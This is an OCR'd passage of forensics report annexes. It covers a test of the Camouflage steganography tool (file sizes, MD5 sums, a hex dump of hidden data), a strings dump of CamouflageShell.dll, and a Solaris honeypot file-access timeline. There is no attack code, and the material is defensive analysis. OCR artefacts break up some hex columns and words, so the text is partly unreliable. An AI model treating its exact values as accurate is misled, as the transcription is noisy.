
__vbaCastObj
__vbaStrVarCopy
_allmul
_CItan
__vbaAryUnlock
_CIexp
__vbaFreeStr
__vbaFreeObj
CamShell.dll
DllCanUnloadNow
DllGetClassObject
DllRegisterServer
DllUnregisterServer
_|:cu
_|:cu
_|:cu
_|:cu
_|:cu
_|:cu
_|:cu
_|:cu
_|:cu
DDDDDD@
DDDDDD@
DDDDDD@
DDDDDD@
"%R%
MSFT
stdole2.tlbWWW
IctxMenu.tlbWW
1CamouflageShellW
_ShellExtWWWd
_ShellExt
m_szFile
2$2*20262<2B2H2N2T2Z2`2f2l2r2x2~2
3 3&3,32383>3D3J3P3V3 \3b3h3n3t3z3
4"4(4.444:4@4F4L4R4Z4_4 54585P5X5l5p5x5
5@6T6X6`6p6
7 7(70787@7H7P7X7`7h7p7x7
8 8(80888D8H8T8X8 \8h8x8
9 9$9(9,9<9@9D9H9L9P9p9t9x9|9
:0<<<@<L<h<x<
=$=,=4=T=X=\=`=
?8?<?D?Q?\?a?
0$0(000=0H0M0|0
1%10151 \1`1h1u1
2D2H2P2]2h2m2
3 3$3,393D3I3d3h3p3}3
4!4,414X4 \4d4q4|4
5 5%5@5D5L5Y5d5i5
6$616<6A6h6l6t6
8,80888E8P8U8
9L:P:$<4<8<<<
0 0,04080<0@0D0H0L0P0T0X0d0h0l0p0t0
1(1P1l1
2 2$2(2,2024282<2@2(3
4#454:4`4k4
4%5,5<5E5]5r5
6#6,626F6L6V6 \6o6
717G7j7~7


8!8A8K8f8n8s8{8
929G9h9x9
:q:e;
< <+<@<H<_<g<p<
= =(=C=I=Y=j=}=
=^>s>}>
?!?=?E?N?o?u?
0 020H0u0
1(1C1J1`1r1{1
2I2N2U2`2
2-3>3E3Y3o3
4#4-484P4V4
5%5B5`5o5y5
5"606>6G6R6X6n6|6
7$7:7`7d7h7l7p7t7x7|7
868L8e8o8u8
9Q9b9
:':-:F:N:j:r:
: ;+;>;D;N;T;m;u;
<0<R<n<
=#=4=w=
>$>*>=>H>
?"?F?O?_?
0B0b0m0y0
101A1f1w1
2/2?2R2W2h2r2
3 3$3(3.3


Annex B Camouflage Steganography Application


Installation process

Having extracted the installation fil es from the zip archive downloaded from http://camouflage.unfiction.com , the file 'setup.exe' was run. The process went through several stages, resulting in the installation of the software in a 'camouflage' directory under the Program File folder. Two methods of accessing the software were installed – via a program group of the Windows start menu, and via right - clicking files in Windows explorer. Screenshots for this are shown below –












Testing Process

To test the functionality of the software, 2 dummy files ‘test.txt’ and ‘test.doc’ were created. For the purpose of this test, ‘test.txt’ was to be camouflaged inside ‘test.doc’ creating the third file ‘test1.doc’. No password was set for the hidde n data in this test.







The following details about the files are noted,

a) Output of ls –la test*.* gives –

```
-rw-rw-rw-   1 user     group       20480 Aug  5 10:06 Test.doc
-rw-rw-rw-   1 user     group       21343 Aug  5 10:06 Test1.doc
-rw-rw-rw-   1 user     group           8 Aug  5 10:03 test.txt.txt
```

b) MD5 values obtained using md5sum are –


```
\da0e60336803f571b6617fd96ace9756 *C: \\test.doc
\000d4398d63c5ad7b759897b17581faf *C: \\test1.doc
\dd18bf3a8e0a2a3e53e2661c7fb53534 *C: \\test.txt.txt
```

Viewing the 2 Word documents in a hexeditor showed that the files were identical until offset 20479, at which point the end of 'test.doc' was reached. Test 1.doc, however, continued to contain data as shown below –


```
Offset     0  1  2  3  4  5  6  7   8  9 10 11 1   2 13 14 15

00020480   20 00 CB 7A C4 01 D4 E6  36 70 CB 7A C4 01 3C 70    .ËzÄ.Ôæ6pËzÄ.<p
00020496   40 70 CB 7A C4 01 F0 C3  42 70 08 00 00 00 76 F0   @pËzÄ.ðÃBp....vð
00020512   09 56 22 D2 6C 95 FF FF  FF FF 20 00 CB 7A C4 01   .V"Òl•ÿÿÿÿ .ËzÄ.
0002052 8   D6 C1 F5 15 CB 7A C4 01  A4 26 7B 71 CB 7A C4 01   ÖÁõ.ËzÄ.¤&{qËzÄ.
00020544   5A 7A 03 1C 76 F0 09 56  22 D2 6C 95 CF BB C7 11   Zz..vð.V"Òl•Ï»Ç.
00020560   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020576   20 20 20 20 20   20 20 20  20 20 20 20 20 20 20 20
00020592   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020608   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020624   20 20 20 20 20 20 20 20  20 20 20    20 20 20 20 20
00020640   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020656   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
```

```
00020672  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020688  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020704  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020720  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020736  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020752  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020768  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020784  20 20 20 20  20 20 20 20  20 20 20 20 20 20 20 20
00020800  20 20 20 56 F0 09 56 22  C2 7B 82 20 20 20 20 20      Vð.V"Â{,
00020816  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020832  20 20 20 20 20 20 20 20  20 20    20 20 20 20 20 20
00020848  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020864  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020880  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020896  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020912  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020928  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020944  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020960  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020976  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00020992  20 20 20  20 20 20 20 20  20 20 20 20 20 20 20 20
00021008  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021024  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021040  20 20 20 20 20 20 20 20  20    20 20 20 20 20 20 20
00021056  20 20 08 00 00 00 00 50  00 00 02 00 20 20 20 20      .....P....
00021072  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021088  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 2    0
00021104  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021120  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021136  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021152  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021168  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021184  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021200  20 20  20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021216  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021232  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021248  20 20 20 20 20 20 20 20    20 20 20 20 20 20 20 20
00021264  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021280  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00021296  20 20 20 20 20 20 20 20  20 20 20 20 20 20 2    0 20
00021312  20 20 20 20 20 20 20 20  20 20 20 74 A4 54 12 22              t¤T."
00021328  92 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20      '
```

The 'uncamouflage' option was then applied to 'test1.doc', with the files output by this process being copied to the 'temp' folder to enable comparison with the originals.





The application prompts for a password –



Note that if an incorrect password is supplied (or if the file tested does not contain any hidden files), the following result ensues –

If the password is successful, the application shows what data is present in the supplied file and prompts for a location to save the data –





The following is noted for the extracted files –

a) output of ls –la gives

```
-rw-rw-rw-   1 user     group       20480 Aug  5 10:06 Test.doc
-rw-rw-rw-   1 user     group           8 Aug  5 10:03 test.txt.txt
```

which is identical to the same test on the original files.

b) results of md5sum –

```
\da0e60336803f571b6617fd96ace9756 *C:  \\temp\\test.doc
\dd18bf3a8e0a2a3e53e2661c7fb53534 *C:  \\temp\\test.txt.txt
```

which is again identical to the original data files.

Annex C Strings output from camouflageShell.dll

The following are the strings extracted from the file camouflageshell.dll, part of the Camouflage steganography application obtained from http://camouflage.unfiction.com .

```
Strings v2.1
Copyright (C) 1999-2003 Mark Russinovich
Systems Internals - www.sysinternals.com

*\AC:\My Documents\VB Programs\Camouflage\Shell\CamouflageShell.vbp
,7-
NewFolder
ViewList
ViewDetails
Camouflage.ShellExt
Camouflage
Uncamouflage
Registry
Hive or folder not specified.
oleaut32.dll
Bad ProgId rc::
Bad ClassID rc::
Software\Camouflage
Menu
DISPLAY
(GCS_VERB)MENUITEM1
(GCS_VALIDATE)New menu item number 1
Camouflage.exe /C
Camouflage.exe /U
<EMPTY>
TYPELIB
_IID_SHELLEXT
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
040904B0
Comments
http://www.camouflage.freeserve.co.uk
CompanyName
Twisted Pear Productions
FileDescription
File Camouflage
LegalCopyright
Copyright (c) 2000 by Twisted Pear Productions, All rights reserved
ProductName
Camouflage
FileVersion
1.00
ProductVersion
1.00
InternalName
CamouflageShell
OriginalFilename
CamouflageShell.dll
OLESelfRegister
!This program cannot be run in DOS mode.
Rich
.text
`.data
.rsrc
@.reloc
^77
MSVBVM60.DLL
```

f`E
frx
fyN
fTM
f!>
fnM
foO
f(E
f*<
fm>
fm?
fv[
f&B
fZA
f%C
f]E
f}X
fRK
f!?
fg}
fF8
fLl
f=>
f8C
f'D
fEA
7w7
71<
7Zh
CamouflageShell
tU)
ShellExt
tU)
7D`
`Sd
VB5!
CamouflageShell
BitmapShellMenu
CamouflageShell
7T`
7p1
CU~1
7 -
7Shell_Declares
Shell_Functions
ShellExt
modShellRegistry
CamouflageShell
kernel32
lstrcpyA
lstrlenA
ole32.dll
CLSIDFromProgID
StringFromGUID2
ReleaseStgMedium
CreateCompatibleDC
__vbaCopyByt es
7L
shell32.dll
DragQueryFileA
RtlMoveMemory
h,!
VirtualProtect
7d!
ht!
gdi32
CreateICA

GetTextMetricsA
!JT
7d
hT"
DeleteDC
GetObjectA
CreateBitmapIndirect
h,#
SelectObject
7d#
ht#
StretchBlt
DeleteObject
VBA6.DLL
FindResourceA
7L$
h\$
user32
LoadBitma pA
LoadResource
advapi32
RegQueryValueExA
7<%
hP%
ModifyMenuA
InsertMenuA
SetMenuItemBitmaps
h(&
LoadLibraryA
7`&
hp&
SystemParametersInfoA
GetFullPathNameA
advapi32.dll
RegOpenKeyExA
7<%
hL(
RegCloseKey
+3q
+3q
__vbaFreeStrList
__vbaFreeObj
__vbaCastObj
__vbaLateIdCallLd
__vbaI4Var
__vbaHresultCheckObj
+3q
Class
__vbaI2I4
__vbaNew2
7__vbaObjSet
__vbaBoolVar
__vbaObjSetAddref
__vbaAptOffset
__vbaAryDestruct
__vbaStrVarCopy
__vbaAryUnlock
__vbaGenerateBoundsError
IContextMenu_TLB
__vbaAryLock
__vbaStr2Vec
__vbaAryMove
__vbaStrCat
__vbaErrorOverflow
IShellExtInit
__vbaStrToUnicode
__vbaFreeVar

__vbaStrVarMove
__vbaStrMove
__vbaStrCopy
__vbaFreeStr
__vbaSetSystemError
__vbaStrToAnsi
+3q
tU)
+3q
tU)
FIContextMenu
C:\My Documents \VB Programs \Camouflage \Shell \IctxMenu.tlb
FC:\WINDOWS \SYSTEM \MSVBVM60.DLL \3
VBRUN
IShellExtInit_Initialize
IContextMenu_QueryContextMenu
IContextMenu_GetCommandString
IContextMenu_InvokeCommand
__vbaRedim
__vbaUbound
__vbaVar2Vec
__vbaStrCmp
__vbaRecDestruct
__vbaStrVarVal
__vbaLsetFixstr
__vbaLsetFixstrFree
__vbaLenBstr
__vbaFreeVarList
__vbaFixstrConstruct
__vbaVarTstEq
__vbaVarMove
__vbaVarCopy
__vbaVarDup
7(0
7(2
742
7<2
742
7D2
7P2
7X2
7H0
Xh8
Xh8
Xh8
Xh8
7@*
7`,
7m_szFile
IContextMenu
IShellExtInit
pidlFolder
lpdobj
hKeyProgID
hMenu
indexMenu
idCmdFirst
idCmdLast
uFlags
idCmd
pwReserved
pszName
cchMax
lpcmi
pVfk
pIVR
Pj@j

L$ j
RPj
SVW
7f;
7h0
7h0
7h0
7hL
PWh
Sh()
j4h
7SP
7h8)
PPh
PWh
Wh()
j4h
7WP
7h8)
PPh
_^d
SVW
hL)
QRj
WPQj
hG:
QRj
_^d
SVW
h03
h%;
_^d
SVW
h;<
_^d
SVW
h\-
h\-
7QP
PL;
jLhl-
7VP
WWj
PQj
PRW
PQj
PRW
PQj
RPW
PQW
B4Ph
Pj"
Pj"
RPj
7h\-
PQWWR
uL;
~HP
PQj
RPj
_^d
SVW
_^d
\SVW
79]
_^d
7$D

70D
7CD
7$D
70D
SVW
PQj
RPQ
RPQ
PQj
SPj
t)f
Vh()
7VP
RP;
jPh
7VP
7f;
7Ph
QhP.
B4P
Vh()
7VP
QP;
jPh
7VP
7f;
7Qh
Rh$.
H4Q
RPj
QRP
QRj
_^d
SVW
PQj
RD;
jDhl-
7WP
QRj
VQR
VQV
PQV
PVQR
RPj
t)f
QRV
QRj
RPj
_^[
MSVBVM60.DLL
_CIcos
_adj_fptan
__vbaVarMove
__vbaFreeVar
__vbaAryMove
__vbaLenBstr
__vbaStrVarMove
__vbaAptOffset
__vbaFreeVarList
_adj_fdiv_m64
_adj_fprem1
__vbaCopyBytes
__vbaStrCat
__vbaLset Fixstr
__vbaRecDestruct
__vbaSetSystemError
__vbaHresultCheckObj

_adj_fdiv_m32
__vbaAryDestruct
EVENT_SINK2_Release
__vbaObjSet
_adj_fdiv_m16i
__vbaObjSetAddref
_adj_fdivr_m16i
__vbaBoolVar
_CIsin
__vbaChkstk
EVENT_SINK_AddRef
__vbaGenerateBoundsError
__vbaStrCmp
__vbaVarTstEq
__vbaI2I4
DllFunctionCall
_adj_fpatan
__vbaFixstrConstruct
__vbaLateIdCallLd
__vbaRedim
EVENT_SINK_Release
_CIsqrt
EVENT_SINK_QueryInterface
__vbaStr2Vec
__vbaExceptHandler
__vbaStrToUnicode
_adj_fprem
_adj_fdivr_m64
__vbaFPException
__vbaStrVarVal
__vbaUbound
__vbaLsetFixstrFree
_CIlog
__vbaErrorOverflow
__vbaVar2Vec
__vbaNew2
_adj_fdiv_m32i
_adj_fdivr_m32i
__vbaStrCopy
EVENT_SINK2_AddRef
__vbaFreeStrList
_adj_fdivr_m32
_adj_fdiv_r
__vbaI4Var
__vbaAryLock
__vbaVarDup
__vbaStrToAnsi
__vbaVarCopy
_CIatan
__vbaStrMove
__vbaCastObj
__vbaStrVarCopy
_allmul
_CItan
__vbaAryUnlock
_CIexp
__vbaFreeStr
__vbaFreeObj
CamouflageShell.dll
DllCanUnloadNow
DllGetClassObject
DllRegisterServer
DllUnregisterServer
DDDDDD@
DDDDDD@
DDDDDD@
DDDDDD@

U"!
"%R%
UU"
UU"
DD@
DD@
tU)
MSFT
tU)
tU)
StdOle2.TlbWWW
IctxMenu.tlbWW
1CamouflageShellW
_ShellExtWWWd
_ShellExt
m_szFile
2$2*20262<2B2H2N2T2Z2`2f2l2r2x2~2
3 3&3,32383>3D3J3P3V3 \3b3h3n3t3z3
4"4(4.444:4@4F4L4R4W4
5,505H5P5d5h5p5
5h6
7 7(70787@7H7P7X7`7h7p7x7
8 8(80888D8H8T8X8 \8h8t8x8
9,9094989<9@9D9H9X9 \9`9d9h9l9t9x9|9
:0<<<@<L<h<x<
=$=,=4=T=X= \=`=0?4?<?l?T?Y?t?x?
0 0-080=0
1,10181E1P1U1t1x1
2%20252T2X2`2m2x2}2
3,30383E3P3U3t3x3
4 4-484=4\4`4h4u4
5P5T5\5i5t5y5
6(6,646A6L6Q6p6t6|6
7%70757
8$818<8A8L8P8X8e8p8u8
8,909
9@:P:T:X:
0$0(0D0X0|0
1"1'1,181=1B1N1S1X1d1t1
373X3_3
464;4@4H4g4l4q4y4
5(5.5A5
626l6W6`6f6l6v6|6
7(7-757B7[7g7q7|7
8(8d8s8
8!9
:>:_:w:
; ;W;u;
<-<6<g<
=#=-=4=?=h=
>%>f>s>
>%?2?>?T?_?
0"0+0:0@0P0^0p0
161l1z1
2g2t2
313G3e3
4*464?4M4S4`4f4v4
5 5.5M5U5c5
6 6$6(656G6h6
7,7A7W7`7x7
8'888]8o8
9&929?9E9X9f9l9}9
:1:9:M:Y:f:l:
;-;7;N;c;y;
<8<A<
<"=D=
=>>Q>|>

?l?m?
0E0Y0b0o0
1"1.1R1 \1m1s1

Annex D Timeline of Honeypot Activity

```
Sun Oct 26 2003 01:01:00     750 .a.   -/-r--r--r-- root     root     307277   /var/spool/ cron/crontabs/lp
                             308 .a.   -/-rw-r--r-- root     sys      307279   /var/spool/cron/crontabs/sys
                             512 .a.   -/drwxr-xr-x root     sys      300851   /var/spool/cron/atjobs
                             1 90 .a.  -/-rw-r--r-- root     sys      307276   /var/spool/cron/crontabs/adm
                             482 .a.   -/-rw-r--r-- root     sys      307278   /var/spool/cron/crontabs/root
                             512 .a.   -/drwxr-xr-x root     sys      307 251  /var/spool/cron/crontabs
                             404 .a.   -/-r--r--r-- root     sys      307280   /var/spool/cron/crontabs/uucp
Sun Oct 26 2003 03:10:00       0 .a.   -/crw-rw-rw- root     sys      61551    /devices/pseudo/mm@0:null
                             1626 .a.  -/-r-xr-xr-x root     bin      15410    /etc/cron.d/logchecker
                             1424 ..c  -/-rw-r--r-- root     other    224111   /var/log/syslog.0
                             512 m.c   -/drwxr-xr-x root     sys      224 051  /var/log
                             4232 ..c  -/-rw-r--r-- root     sys      224064   /var/log/syslog.2
                             1086 ..c  -/-rw-r--r-- root     other    224110   /var/log/syslog.1
                             1844 .a.  -/-rw-r--r-- root     other    224112   /var/log/syslog
Sun Oct 26 2003 03:10:40     773 .a.   -/-r-xr-xr-x root     sys      250023   /usr/lib/newsyslog
Sun Oct 26 2003 03:10:41     1001 .a.  -/-rw-r--r-- root     sys      76680    /etc/syslog.conf
                             70832 .a. -/-r-xr-xr-x root     sys      289192   /usr/sbin/syslogd
                             33 .a.    -/lrwxrwxrwx root     other    107146   /dev/sysmsg    -> ../devices/pseudo/sysmsg@0:sysmsg
                             31608 .a. -/-r-xr-xr-x root     bin      32071    /usr/ccs/bin/m4
Sun Oct 26 2003 03:15:00     512 m.c   -/drwxrwxr-x lp       lp       179252   /var/lp/logs
                             890 .a.   -/-r-xr-xr-x root     sys      422607   /usr/lib/fs/nfs/nfsfind
                             298 ..c   -/-rw-r----- lp       lp       179306   /var/lp/logs/lpsched.2
                             0 mac     -/-rw-r----- lp       lp       179305   /var/lp/logs/lpsched.1
                             40 .a.    -/-rw-r----- lp       lp       179289   /var/lp/logs/lpsched
Mon Oct 27 2003 20:22:19     67004 .a. -/-r-xr-xr-x root     bin      289317   /usr/sbin/in.ftpd
Tue Oct 28 2003 17:05:07     512 .a.   -/drwxr-xr-x bin      bin      134453   /usr/snadm/classes
Tue Oct 28 2003 17:05:57     161204 .a.  -/-rw-r--r-- bin    bin      128504   /usr/snadm/lib/libadmapm.so.2
                             56988 .a. -/-rw-r--r-- root     sys      128506   /usr/snadm/lib/libadmsec.so.2
                             79164 .a. -/-rw-r--r-- bin      bin      128503   / usr/snadm/lib/libadmagt.so.2
                             2484 .a.  -/-rwxr-xr-x root     bin      250143   /usr/lib/libintl.so.1
                             9708 .a.  -/-rwx--x--x root     sys      289261   /usr/sbin/sadmind
